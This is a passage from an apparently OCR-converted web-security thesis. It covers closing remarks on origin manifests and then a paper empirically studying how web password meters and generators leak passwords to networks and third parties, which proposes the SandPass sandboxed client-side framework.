Thesis contribution We evaluate the origin manifest standard draft and find the need for its extension in the form of a formal description of security policy comparison and combination functions and the introduction of a new augmentonly directive. We design and implement an automated origin manifest learner and generator as the starting point for origin security officers for defining origin-wide security configurations. We use the origin manifest learner and generator tool, and a prototype implementation of the mechanism to empirically evaluate the origin manifest proposal. We evaluate the feasibility of the origin manifest mechanism conducting a longitudinal study of the popularity, size and stability of observed HTTP headers in the real world and of the origin manifests inferred from them. To evaluate the claim that origin manifests has the positive effect of reducing network traffic overhead, we measure and study the network traffic while visiting the Alexa top 10,000 retrofitted with origin manifests.

Statement of contributions The comparison rules for security policies were developed and implemented by me. I conducted the evaluation of the longitudinal study data and made major contributions to paper writing.

4 Concluding remarks and outlook

The results of this thesis show that there exist already many security mechanisms standardized in browsers, but their use and usage is not sufficient. This goes from un-sandboxed third-party content over the found mis-conception of the power of CSP to weak security configurations on login pages. But even if all suggestions and improvements were implemented, this is not the end of the line.

Navigation security policy: The OWASP Top 10 [8] mention injection attacks as their number one threat. Injection attacks are in fact a wide family of attacks which makes it particularly hard to solve. But in the fashion of CSP, we can try to make it at least significantly harder for attackers to succeed. For example, even if sandboxed in an iframe, malicious content such as malicious advertisement or a malicious JavaScript library, can basically navigate anywhere it likes. Currently, there is no way for

a web page to ensure that it is navigated away from only to acceptable locations. We are therefore working on a mechanism we call *Navigation Security Policy* which allows a web application to define intended navigation destinations. With this, a bank can ensure that customers stay on their banking site and do not type in their credentials on a phishing page, an advertisement provider can ensure that an advertisement links only where it claims to.

Security by construction: Mitigation for particular sub-problems are helpful but do not fix the general problem of injection attacks like cross-site scripting attacks (XSS). We need to find solutions powerful enough to tackle the overall problem. For SQL injections the above discussed prepared statements exist. For XSS, we need a similar solution which provides security by construction, that is a solution to which the absence of XSS attack vectors is intrinsic. Big steps towards this goal are web application frameworks like Facebook's React. However these frameworks are not bullet-proof and we cannot claim XSS as solved yet.

Web origin vs. web applications: In some of our research we discuss the notion of web origins and with it the same-origin policy (SOP) as a simple but powerful tool for access control on the web. However the web platform comes with some inconsistencies. For example, cookies are meant to give state to the otherwise stateless HTTP-based web. However, cookies do not follow the same origin policy. At the same time, web APIs like the local storage API for storing state on the client side do. This inconsistency plays a particular role when it comes to the notion of a web application. Currently the only effective way to separate two web applications under the same domain is by defining sub-domains for each application. The SOP then enforces the desired access control. Though technically possible, this is rather inflexible and does not necessarily reflect the behavior of cookies as motivated above. To allow a more flexible notion of web application there exists a standard draft for suborigins [16] which allows a server to dynamically define a fourth parameter for the SOP in a response. Though suborigins sound a like promising approach it still lacks practical implementation and with it evaluation.

Crawling 2.0: Yet another completely different problem which needs further research is effective crawling the modern web. Our research is backed-up by large-scale empirical studies of real-world web applications. While conducting these studies we made several observations: firstly, in particular with single-page web applications it is no longer enough to only visit a page and to search for links. The crawler must fully load web pages and, due to the heavy use of JavaScript and the resulting dynamicity, interact with it. Without this interaction certain parts of a web page are

otherwise likely not to even exist. Secondly, there is no longer a clear one-to-one mapping between the state of a web page and its URL, if there is a relation at all. Therefore the interaction history, that is when which click was made by the crawler on the page, is important when crawling. But clicking the same button twice might not necessarily trigger the same behavior on the page. So, how often does a crawler need to interact with a single page element to get an acceptable coverage of events and loaded page content? In which order does the crawler need to interact with multiple elements? In particular the latter question shows the problem of state explosion which poses a big challenge towards scalability. In our research we built on the crawler jÄk [10] which is able to interact with web pages and to record the interaction history. Though jÄk is an important first step, there is a clear need for more powerful and intelligent tools to enable researchers to fully study the web as it exists today.

All in all, there is still a long, but exciting way to go towards a more secure web. This thesis makes some of the many necessary steps towards this goal by presenting empirical studies, scientific analyses and practical solutions for *web application content security*.

References

1. Adam Barth. RFC 6454 - The Web Origin Concept, 2011.
2. T. Dierks and E. Rescorla. RFC 5246 - The Transport Layer Security (TLS) Protocol, Version 1.2, 2008.
3. R. Fielding and J. Reschke. RFC 7230 - Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing, 2014.
4. The PHP group. PHP: Prepared statements and stored procedures - Manual. `http://php.net/manual/en/pdo.prepared-statements.php`. last visited: 2018-04-06.
5. Nick Nikiforakis, Luca Invernizzi, Alexandros Kapravelos, Steven Van Acker, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. You Are What You Include: Large-scale Evaluation of Remote JavaScript Inclusions. In *ACM Conference on Computer and Communications Security (CCS)*, 2012.
6. OWASP. Cross-site Scripting (XSS). `https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29`. last visited: 2018-04-06.
7. OWASP. OWASP. `https://www.owasp.org/index.php/Main_Page`. last visited: 2018-04-06.
8. OWASP. OWASP Top Ten Project. `https://www.owasp.org/index.php/Top_10-2017_Top_10`. last visited: 2018-03-26.
9. OWASP. Types of Cross-Site Scripting. `https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting`. last visited: 2018-04-06.
10. Giancarlo Pellegrino, Constantin Tschürtz, Eric Bodden, and Christian Rossow. jäk: Using dynamic analysis to crawl and test modern web applications. In *RAID*, 2015.
11. D. Ross, T. Gondrom, and Thames Stanley. RFC 7034 - HTTP Header Field X-Frame-Options, 2013.

12. W3C. Content security policy 2.0. http://www.w3.org/CSP. last visited: 2018-04-06.
13. W3C. Same Origin Policy. https://www.w3.org/Security/wiki/Same_Origin_Policy. last visited: 2018-04-06.
14. W3C. Subresource Integrity. https://w3c.github.io/webappsec-subresource-integrity/. last visited: 2018-04-06.
15. W3C. World Wide Web Consortium (W3C). http://www.w3.org. last visited: 2018-04-06.
16. Joel Weinberger, Devdatta Akhawe, and Jochen Eisinger. Suborigins. https://w3c.github.io/webappsec-suborigins/. last visited: 2018-04-06.
17. Mike West. Origin Manifest. https://wicg.github.io/origin-policy/, 2017. last visited: 2018-04-06.

CHAPTER
TWO

PASSWORD METERS AND GENERATORS ON THE WEB: FROM LARGE-SCALE EMPIRICAL STUDY TO GETTING IT RIGHT

Steven Van Acker, Daniel Hausknecht, Andrei Sabelfeld

Abstract. Web services heavily rely on passwords for user authentication. To help users chose stronger passwords, *password meter* and *password generator* facilities are becoming increasingly popular. Password meters estimate the strength of passwords provided by users. Password generators help users with generating stronger passwords.

This paper turns the spotlight on the state of the art of password meters and generators on the web. Orthogonal to the large body of work on password metrics, we focus on getting password meters and generators right in the web setting. We report on the state of affairs via a large-scale empirical study of web password meters and generators. Our findings reveal pervasive trust to third-party code to have access to the passwords. We uncover three cases when this trust is abused to leak the passwords to third parties. Furthermore, we discover that often the passwords are sent out to the network, invisibly to users, and sometimes in clear. To improve the state of the art, we propose SandPass, a general web framework that allows secure and modular porting of password meter and generation modules. We demonstrate the usefulness of the framework by a reference implementation and a case study with a password meter by the Swedish Post and Telecommunication Agency.

1 Introduction

The use of passwords is ubiquitous on the Internet. Although a variety of authentication mechanisms have been proposed [6], password-based authentication, i.e. matching the combination of username and password against credentials stored on the server, is still a widespread way of authenticating on the Internet. Databases with user credentials are often leaked after a website has been compromised [59]. Password storage best practices [40] prescribe organizations to store the passwords hashed with a cryptographically strong one-way hashing algorithm and a credential-specific salt.

Password cracking Motivated attackers will nevertheless try to reverse the stored hashes into plaintext password by *cracking* the hashes with special tools such as John The Ripper [38]. To crack a password hash, password crackers generate hashes of candidate passwords and compare them to the original hash. If a match is found, the original password was recovered or at least a password that results in the same hash value.

For short enough passwords, it is possible to enumerate passwords of a given length and store all the hashes in a database. This database, known as a *rainbow table* [37], can be used to speedup the cracking of hashes of short-length passwords. To avoid this, passwords can be combined with a *salt* [34] before hashing. Adding a salt to a hash makes rainbow tables less practical because they would have to contain all the hashes of passwords combined with all salts.

With the knowledge that users often select passwords that are based on dictionary words [25], a good strategy for a password cracker is then to use a dictionary of words as the basis for input for the cracker. This practice is known as a *dictionary attack* [34] and is used by the popular CrackLib [10] library to verify the strength of passwords entered by users. Password hashes can often be cracked despite newest hashing algorithms, although it may require a significant amount of time and resources if the plaintext password is well chosen [8].

Password meters and generators It is thus of vital importance that users pick "strong" passwords, i.e, passwords that are not easily guessable or crackable by cracking tools. However, picking a sufficiently strong password is a difficult task for a typical user [65]. To help users with this task, tools have emerged that both evaluate the strength of user-chosen passwords and generate strong passwords using heuristics. These tools are called *password meters* and *password generators*, respectively.

Although password meters and password generators can help to select stronger passwords [56], they bring a new breed of security problems if designed or implemented carelessly. In the web setting, they are an immediate subject to all the ailments of web applications.

Passwords meters and generators on the web This paper turns the spotlight on the state of the art of password meters and generators on the web. Orthogonal to the large body of work on password metrics [8,7,44,64,23], we focus on getting password meters and generators right in the web setting.

Browser extensions, as BadPass [5], to indicate password strength, avoid some security problems by running separately from the code on web pages, but they have the obvious inconvenience of requiring users to install an extension. The abundance of web pages with password meters and generators (analyzed in Section 2) speaks for the popularity of these services in the form of web services, which justifies our focus.

Threat model First, we are interested in the *passive network attacker* [20] that sniffs the traffic on the network. This attacker might be able to get hold of passwords that are transmitted on the network in clear. Second, we are interested in the *web attacker* [2] that controls certain web sites. Of particular concern are *third-party web attackers* that might harvest passwords when a script from the attacker-controlled web site is included in a password meter or generator service. Also of concern are *second-party web attackers* that are in control of stand-alone password meter and generator services. It is undesirable to pass the actual passwords to such services. Although a password meter might not have the associated username, current fingerprinting techniques facilitate uniquely tracking browsers, allowing the identification of users [14]. A number of techniques such as autocomplete features open up for programmatically determining the usernames.

State of the art The first part of our work is an analysis of the state of the art of password meters and generators on the web. We report on the state of affairs via an empirical study of password meters and generators reachable from the Bing search engine and top Alexa pages.

Unfortunately, the state of the art leaves much to be desired. Most strikingly, we find that the majority of password meters and generators lend their trust to third-party scripts. The current practice suffers from abusing the privileges of the script inclusion mechanism [36]. A recent real-life example is the defacement of the Reuters site in June 2014 [49], attributed to "Syrian Electronic Army", which compromised a third-party widget (Taboola [52]). This shows that even established content delivery networks risk being compromised, and these risks immediately extend to all web sites that include scripts from such networks.

77.9% of standalone password meters, 76.8% of standalone password generators, and 96.5% of password meters on service signup pages include third-party code (which runs with the same privileges as the main code). Figure 1 depicts the danger with trusting third-party code. A script from a third party has both access to the password and access to network communication to freely leak the password. Our findings (detailed in

Section 2) include three websites that send passwords to such third-party sites as ShareThis [51] and Tynt [55].



Fig. 1: Threats for state-of-the-art password meters

Another unsettling finding is that password meters commonly send passwords over the network. This is unnatural because the purpose is to help the user with estimating the strength of such sensitive information as passwords. The principle of least privilege [50] calls for restricting the computation to the browser. Nevertheless, we observe that 16.35% of standalone password meters, 26.02% of standalone password generators, and 59.3% of password meters on service signup pages send the password over the network, of which 76.47%, 96.08%, and 3.92% send the password in cleartext (over HTTP). Figure 1 illustrates the possible attacks. When HTTP is used, the passive network attacker might get hold of the password by sniffing the network traffic. When HTTPS is used, the second-party server (standalone password meter or generator) gets hold of the password, an undesired situation for the first-party service associated with the tested password.

Astonishingly, only one service from all the web services from our empirical study sends hashed passwords to the server. We will come back to this important point in the space of design choices.

Getting it right With the identified shortcomings of the state of the art at hand, we argue for a *sandboxed client-side* framework and implementation for password meters and generators on the web. From the point of security, such an implementation honors the principle of least privilege: the password stays with the client with password strength estimation/-generation executed by JavaScript within the browser. The sandboxing guarantees that the JavaScript code does not access the network. From

the point of usability, this enables users to test their actual passwords rather than being forced to distort the original passwords (see the discussion below in the context of the case study). Finally, from the performance point of view, this allows entirely dispensing with client-server round trips for each request. This enables substantial speedup for processing password strength estimation.

Clearly, sending the password to the server can be reasonable for the password meters on service signup pages, where the implementations require that user passwords are stored on the server anyway. However, when it comes to standalone password meters and generators, we make a case for client-side deployment. One possible argument for involving the server in password strength estimation is that the server can check passwords against a dictionary of common words/passwords or a known database of leaked passwords. However, this only makes sense if the size of such a dictionary/database is significant (in which case the secure way to implement the service is to send salted and hashed passwords over HTTPS). We argue that commonly-used password meter libraries, such as CrackLib [10] and zxcvbn [67], are based on dictionaries of size that is susceptible to client-side checking.

Likewise, a reason to generate a password on the server side, is that JavaScript's built-in random number generator is not cryptographically secure on all browsers. The Web Cryptography API [63] will remedy this when it is standardized. In the meantime, there are JavaScript libraries, such as CryptoJS [12], that provide secure cryptographic algorithms to generate random numbers.



Fig. 2: Secure SandPass framework

Generic framework for sandboxing As a concrete improvement of the state of the art, we propose SandPass, a general web framework that allows secure and modular porting of password meter and generation modules. The framework provides a *generic technique for secure integration of untrusted code* that operates on sensitive data, while stripped of capabilities of leaking it out. We show how to run password meter/generator code in a separate iframe while disabling outside communication and preventing possible password leaks. Figure 2 illustrates the security of the framework. Third-party code is loaded in isolated sandboxes without network access. The framework reads the password locally and consults the modules to score the password strength. Any databases with commonly used passwords or hashes are loaded into the isolated sandboxes as well. We demonstrate the usefulness of the framework by a reference implementation, where we show how to port such known password meter modules as CrackLib [10].
Case study Following responsible disclosure, we have contacted the web sites that send out passwords and pointed out the vulnerability. One of our reports has resulted in a subsequent case study of a service by the *Swedish Post and Telecommunication Agency (Post- och telestyrelsen, PTS)* [45], a state agency that oversees electronic communications in Sweden. The case study is based on PTS' *Test Your Password* service *(Testa lösenord)* [54]. A quick Internet search of pages linking the service suggests that this service is often recommended by the Swedish organizations, including universities, and the media when encouraging users to check the strength of their passwords. According to PTS, over 1,000,000 passwords have been tested with the service [46].

On the positive side, PTS' service avoids including third-party scripts. However, it sends (over HTTPS) the actual passwords to the server. PTS realizes that this might be problematic, which is manifested by encouraging the users on the web page *not to use their actual passwords* [46]. Not only does this make the service insecure (the users' passwords or their derivatives are leaked to PTS) but also severely limits its utility (the users are forced to distort their passwords and guess the outcome for the real passwords). In addition, the performance of the service is affected by communication round trips to the server on each request.

To help PTS improve the service, and with our reference implementation as the baseline, we have implemented a service that improves the security, utility, and performance of the Test Your Password service. The security is improved as already illustrated by Figure 2 in contrast to Figure 1. The utility is improved by enabling the users to test their real passwords. We have also made the service more interactive, providing feedback on every typed character instead of the original service where the users type the entire password and press a submit button. Due to the volume of JavaScript, our load-time performance increases with the order of 2.5x (unnoticeable for user experience). However, the speedup

for the actual password processing is in the order of 34x because it is unnecessary to communicate with the server.

Contributions A brief summary of the contributions is:

- Bringing much needed attention of the security community to the problem of design and implementation of password meters and generators on the web.
- The first large-scale empirical study of security of web password meters, password generators, and account registration pages.
- Uncovering unsatisfactory state of the art: we point out unnecessary trust to third-party servers, second-party services, and the network infrastructure.
- Development of a generic sandboxing framework that allows code to operate on sensitive data while not allowing leaks out of the sandbox.
- Design and implementation of SandPass, a secure modular password meter/generator framework. We demonstrate security with respect to both the web and passive network attacker.
- Case study with a password meter by the Swedish Post and Telecommunication Agency to improve the security, utility, and performance for a widely used service.

The code for SandPass and case study are available online [58].

2 State of the Art

To gain insight in password meters and password generators, we performed an extensive Internet search to find standalone instances of them. In addition to occurrences in the wild, they also occur on account signup pages. Since no instances of password generators were observed on signup pages, we do not consider those.

All experiments are based on a common setup which, besides the Firefox browser, also incorporates PhantomJS and mitmproxy.

PhantomJS [4] is a headless browser based on WebKit, scriptable through a JavaScript API. PhantomJS will load a page, render text and images, and execute JavaScript as any regular browser. Interaction with a loaded page can be scripted through a JavaScript API, allowing a user to automate complicated interactions with a web application and process the response. In our experiments, PhantomJS was used to render screenshots of websites once they were loaded and had their JavaScript code executed.

Mitmproxy [3] is a man-in-the-middle proxy which can be used to log, intercept, and modify all HTTP and HTTPS requests and responses passing through it. A CA SSL certificate can be installed in browsers making use of mitmproxy, allowing it to also intercept and modify encrypted traffic without the browser noticing. Python scripts can register hooks into mitmproxy, which are triggered on requests and responses, and which

can perform custom actions not originally implemented into mitmproxy. In our experiments, we use mitmdump, a version of mitmproxy without a UI, together with custom hooks that trigger certain actions when a special URL is visited.

The typical workflow of any of our manual experiments is driven by a control-loop which launches a clean Firefox instance and opens an URL to investigate. All traffic is monitored and logged while the user interacts with the loaded webpage. Bookmarklets [35] are used to log information about the visited webpage and transfer that information from Firefox through mitmproxy into the control-loop.

2.1 Stand-alone password meters

Setup We queried Bing for typical keywords associated with password meters, e.g. "password strength checker", "website to test password strength", "how secure is my password", ... and stored the top 1000 returned URLs for each set of keywords. This resulted in a total dataset of 5900 unique URLs. A number of these webpages are related to password meters in some way, but do not actually contain a functional password meter. To filter those from the dataset, we rendered screenshots for all URLs using PhantomJS, classified them manually and only retained the functional password meters.

Each of the password meters was visited manually using the common setup, and interacted with to input a 20 character password. The response of the webpage was observed to determine whether visual feedback about the strength of the given password was given. During this interaction, all HTTP and HTTPS network traffic was intercepted and logged by mitmdump.

This traffic was then analyzed to see whether any form of the password was transmitted over network. Because some forms might truncate the entered password to a shorter length, we searched for the first 8 to 20 characters of the password. To make sure the password was not sent in an encoded form, we also looked for the MD5, SHA1, SHA224, SHA256, SHA384, SHA512 hashes as well as the Base64 encoding of the different versions of the password.

Results In the set of 5900 URLs returned by Bing, we found 104 functional password meters. Of those 104, 98 included JavaScript of which 88 were over an insecure HTTP connection, and 81 included JavaScript from a third-party host, with 73 over HTTP. 86 password meters gave visual feedback about the strength of the given password without the user having to press a submit button.

While interacting with the password meters, 17 sent out the password over the network and 13 did so over an unencrypted HTTP connection. Of those 17, 15 required a submit button to be pressed, but two did

not and sent the password to a server in the background. Only one of those 17 (`http://www.check-and-secure.com/passwordcheck/`) after having pressed submit, sent the password in a hashed format over the network instead of in plaintext, using both the MD5 and SHA256 hash formats.

None of the observed password meters submitted the password to a third-party host.

2.2 Stand-alone password generators

Setup We again queried Bing, this time for keywords associated with password generators, e.g. "password generator", "passphrase creator", "create password online", ... and stored the top 1000 returned URLs for each set of keywords. This resulted in a total dataset of 8150 unique URLs.



Fig. 3: Example password generator

Just as with the raw "password meter" dataset, this set of URLs contained a number of pages related to, but not containing a password generator. We again rendered screenshots for all URLs and classified them manually.

Each password generator was then visited using our common setup, and interacted with to generate a password. As Figure 3 suggests, users often have to interact with a password generator to customize its parameters and generate a strong password. The generated password was logged through a bookmarklet so its presence could be detecting in incoming or outgoing network streams. Again, all network traffic generated during each of the visits was logged with mitmproxy.

The network traffic captured during the visit of each password generator was then analyzed to see whether the password, or any truncated or

Fig. 4: Example password meter from Google

encoded form of it, was transmitted over network either in the requests or their responses.

Results In the set of 8150 URLs returned by Bing, we found 392 functional password generators. Of those 392, 117 did not require user input to generate a password. In total, 351 of them included JavaScript, of which 332 were over an unencrypted HTTP connection, and 301 included JavaScript from a third-party host, of which 283 were over an unencrypted HTTP connection.

We have contacted the owners of several password generators in order to determine how often their service is used. The three replies we received indicate between 50 and 115 page views on average per day.

After interacting with the password generators, 100 of them generated a password on the server side and transmitted it back to the browser. 96 of those responses happened over an unencrypted HTTP connection.

Surprisingly, six password generators also transmitted the generated password over the network from the client side. Two of those had generated the password locally, while the remaining four received it from a server. While three of the six sent the password back to a server in their own top-level domain, the other three sent the password to two popular JavaScript widgets which enable and track content-sharing on webpages: ShareThis [51] and Tynt [55].

2.3 Password meters on registration pages

Setup For each domain in the Alexa top 250, we visited the topmost webpage (e.g. `http://example.com` for example.com) and searched for an account signup form by following links and instructions on that webpage. If a signup page was found, and it allowed us to signup for an account freely and easily (e.g. without having to enter a social ID, a credit card number, waiting for an invitation e-mail or other), the URL of the signup page was kept as being usable for this experiment.

We then visited each usable signup page manually using our common setup and typed in a strong 20 character password in the password field, but we did not click the submit button to complete the signup procedure.

Figure 4 shows the password meter in action during our visit to the Google signup page, without having to click a submit button. Again, all HTTP and HTTPS network traffic generated during the visit was logged with mitmproxy.

The network traffic of each visit was analyzed to see whether the password, or any truncated or encoded form of it, was transmitted over network.

Results From the top 250 Alexa domains we included in our experiment, we discovered 186 usable signup forms. Of the 186 signup pages, 86 use a password meter to give instant visual feedback to the registering user about the strength of the chosen password. Of those 86 signup pages with a password meter, 83 include third-party JavaScript code and 51 transmitted the entered password to a remote server in the background. Of those last 51 password-transmitting password meters on signup pages, two sent the password over unencrypted HTTP.

None of the signup pages sent the password to a host on a third-party domain.

2.4 Discussion

The most insightful results from the previous experiments with regard to our threat model, are summarized in Figure 5, Figure 6, and Figure 7.



Fig. 5: Fraction of dataset including 3rd party JS

Third-party web attacker Figure 5 shows that the majority of webpages in all three datasets include third-party JavaScript in a JavaScript environment that has access to the password field: 77.9% of standalone password meters, 76.8% of standalone password generators and 96.5% of password meters on account signup pages.

The inclusion of third-party JavaScript can pose a real threat when that JavaScript is under the control of a *third-party web attacker* [36]. Even if the author of third-party JavaScript code is not malicious, the host on which this code is located might be compromised. In that case

nothing prevents the attacker from creating JavaScript to read all entered passwords and leak them to the Internet.

Nikiforakis et al. [36] show that close to 70% of the top 10,000 Alexa domains include Google Analytics. We believe that our similar result does not diminish our findings because it indicates that the developers of password meters and generators are unaware of the security implications of including third party JavaScript code.

Although we did not observe any malicious scripts that are actively intercepting and stealing passwords, we have found three cases of standalone password generators from which the generated passwords are leaked by third-party JavaScript designed to monitor content sharing.



Fig. 6: Fraction of dataset transmitting the password

Second-party web attacker Figure 6 shows that 16.35% of standalone password meters, 26.02% of standalone password generators and 59.3% of password meters on account signup pages transmit passwords over the network to a remote server. This behavior is not isolated to lesser-known websites, but also occurs in highly Alexa-ranked domains. E.g. the password meter on Google's account signup page transmits the password over the network when this password exceeds seven characters.

Despite the availability of client-side solutions for the implemented services, there is a significant fraction that opts to send the password over the network and either check it on a remote server, or generate it on a remote server. It is hypothetically possible that these services use resource-intensive computations that are impractical to implement in client-side JavaScript. However, it is just as well possible that these services have been implemented by *second-party web attackers* with the purpose of tricking visitors into revealing their password and logging them. Nothing distinguishes these two possibilities for the user.

Network attacker Assuming that a second-party web attacker is not involved, there may be a need to send the password over the network. However, it would be unwise to send these passwords over the network in plaintext, without using encryption via HTTPS. Yet, as Figure 7 shows, the majority of standalone password meters and generators (respectively



Fig. 7: Fraction of password transmissions in the clear

76.47% and 96.08%) do not use encryption when transmitting the password. On the other hand, only 3.92% of the account signup pages, with a password meter, from the top 250 Alexa domains transmit the password without encryption. This data shows that a 96.1% majority of the Alexa top 250 website providers, in contrast to the providers of the standalone password meters and generators, better understand the dangers in sending password over an unencrypted connection. The handful of account signup pages in our dataset that do not use encryption when transmitting a password, can have their user's passwords intercepted by a *passive network attacker*.

3 Client-side framework

3.1 Framework

Based on our observations in the web and the attacker model, we identify requirements for the implementation of secure password meters/generators. To support web developers to fulfill these requirements in practice, we design SandPass, a JavaScript framework for secure client-side password meters/generators.

Requirements The current state of the art for password meters and generators is vulnerable to attacks as described in our threat model in Section 1. The wide use of unencrypted HTTP connections, especially when transmitting passwords in plain text, allows for passive network attacks. But even with encrypted connections, second- and third-party web attackers can be successful by stealing the password from the webpage or tricking the client to send data over the network. However, completely banning third party code from a web page is usually not a realistic option. Also, preventing a website from sending any data over the network at all proves impractical. For example, a registration page with an integrated password meter must be able to send the user credentials to the server to complete the registration process.

It is therefore desirable to have a client-side service which on the one hand allows the inclusion of existing third party solutions for password metering and password generation, while on the other hand restricting the code's capabilities so that it cannot leak any password information.

The concrete requirements for a framework to support such a service are as follows:

Client-side only: To prevent a password from being leaked, the password meter/generator does not require server access in order to provide the service. Thus, all password meter/generator related code must be executed on the client side.

Small code base: The framework code is as small as possible to allow easy revision by web developers integrating the framework in their web page.

Code inclusion: The framework allows the inclusion of third-party code for password metering/generation.

Code isolation: To prevent JavaScript code from interfering with code of other modules or the main page, each module is isolated from the rest of the web page.

No network access: Included JavaScript code cannot send or leak password information over the network.

Result validation: The results of each module are validated before they are used in the main page to avoid content injection attacks.

Safe integration: The framework follows the current best practice for secure web implementations (e.g. the guidelines given by OWASP [39]), i.e. the framework is not the "weakest link" in an otherwise securely programmed web page.

Architecture The architecture of SandPass is general enough to use it for both password meters and password generators.

For password meters, we assume a setting as illustrated in Figure 2. A user can type in the password in an input field on the main page which the framework then passes to the password meter code for analysis. For password generators, we assume a similar setting with the difference that the user can specify password generator options instead of supplying a password to be tested. SandPass then passes the generator options to the password generator code.

The result of the password/generator is then shown to the user on the same web page. The framework code itself is directly included in the main page and handles the collection of the input data, running the password meter/generator code, and calling the routines for updating the web view (steps 2–4 in Figure 2). These steps are executed every time a password has to be checked or generated.

The program code which actually performs the password metering/-generation is downloaded by the framework and integrated in the web page as so called *modules* (step 1 in Figure 2). The purpose of modules is to isolate the third-party code from the web page as well as to restrict its network access.

3.2 Reference implementation

The reference implementation of SandPass respects the requirements and uses the architecture as described in the previous section. Additionally, we avoid using non-standard libraries to prevent dependencies on third-party code which could open security breaches in the framework. Instead, SandPass uses only standard browser features and JavaScript APIs as specified for HTML5 [62].

Standard browser features The HTML5 *iframe* [17] element allows the embedding of web pages within others. Browsers limit access between iframes according to the *Same-Origin Policy* (SOP). With the `sandbox` attribute set, a browser assigns a unique origin to the iframe, strengthening the SOP access restrictions. By default, the sandbox attribute also disables scripts, forms and popups, which can be re-enabled using the respective keywords.

The JavaScript browser API method `postMessage` [43] provides a cross-origin communication channel for sending data between browser contexts, e.g., an iframe and its host page. A browser context can add an event listener for receiving and handling messages. Besides the actual data, the message contains a `source` attribute which can be used for sending response messages to the dispatcher.

The *Content Security Policy* (CSP) [9] specifies the sources a web page is allowed to access and which protocols to use. The main purpose of CSP is to mitigate the risks of content injection attacks. It therefore prohibits by default inline scripts and the JavaScript `eval` function. These restrictions can be lifted by using the keywords `"unsafe-inline"` and `"unsafe-eval"`, respectively. Though usually defined on the server side, the policies are enforced completely in the client's browser.

```
1 <!-- fetch framework code from server -->
2 <script language="javascript" src="pwdmeter.js" />
3
4 <script language="javascript" />
5   /* respective callback functions */
6   function resultHandler(res) { ... };
7
8   /* module inclusions */
9   include("http://example.com/m.js",
10            resultHandler,"check");
11
12  /* running a password strength analysis */
13  runSandPass("myPassword");
14 </script>
```

Listing 1: Example code for including SandPass

SandPass is fully implemented in JavaScript. After downloading the framework and module scripts, all code is executed in the browser without any further server interaction.

The framework can be added to the main web page through common JavaScript inclusion techniques, e.g., through the HTML script element. Listing 1 shows an example web page snippet including the framework in line 2.

SandPass provides an `include` function for the inclusion of modules. The function parameters are a list of all URLs of the script file included in the same module, the result handler function, and the name of the module's main function, i.e. the function called to later execute the module. When `include` is called, the framework fetches the module code from the given sources and creates the respective module.

The *result handler* is a JavaScript function which is called after the associated module returns a result. Its main purpose is to present the result to the user by updating the main web page. Since the demands for the result handler vary for each individual page design, the web developer is completely free to implement this function as she sees fit. The example in Listing 1 defines a result handler in line 6 which is used in line 9 when including modules in the framework.

The framework's `runSandPass` function triggers the password metering or generation (line 13 in Listing 1). The function does not implement any metering/generation logic itself but uses the `postMessage` to call the respective main function of the included modules and to provide the necessary data, e.g. the password.

When a module returns a result to the main page, the framework calls the respective result handler for providing feedback to the user.

Modularity SandPass modules are implemented as iframes which create a new and secure execution context for included JavaScript code. Each iframe enables the `sandbox` attribute which limits the access permissions to the *Document Object Model* (DOM) of the sandboxed code to its own unique browser context. Since the purpose of a module is to run JavaScript code, the framework also uses the `"allow-scripts"` keyword to re-enable scripts in the sandbox.

Each module contains a basic HTML document which defines the most restrictive CSP rule, prohibiting access to any network resource from within the iframe.

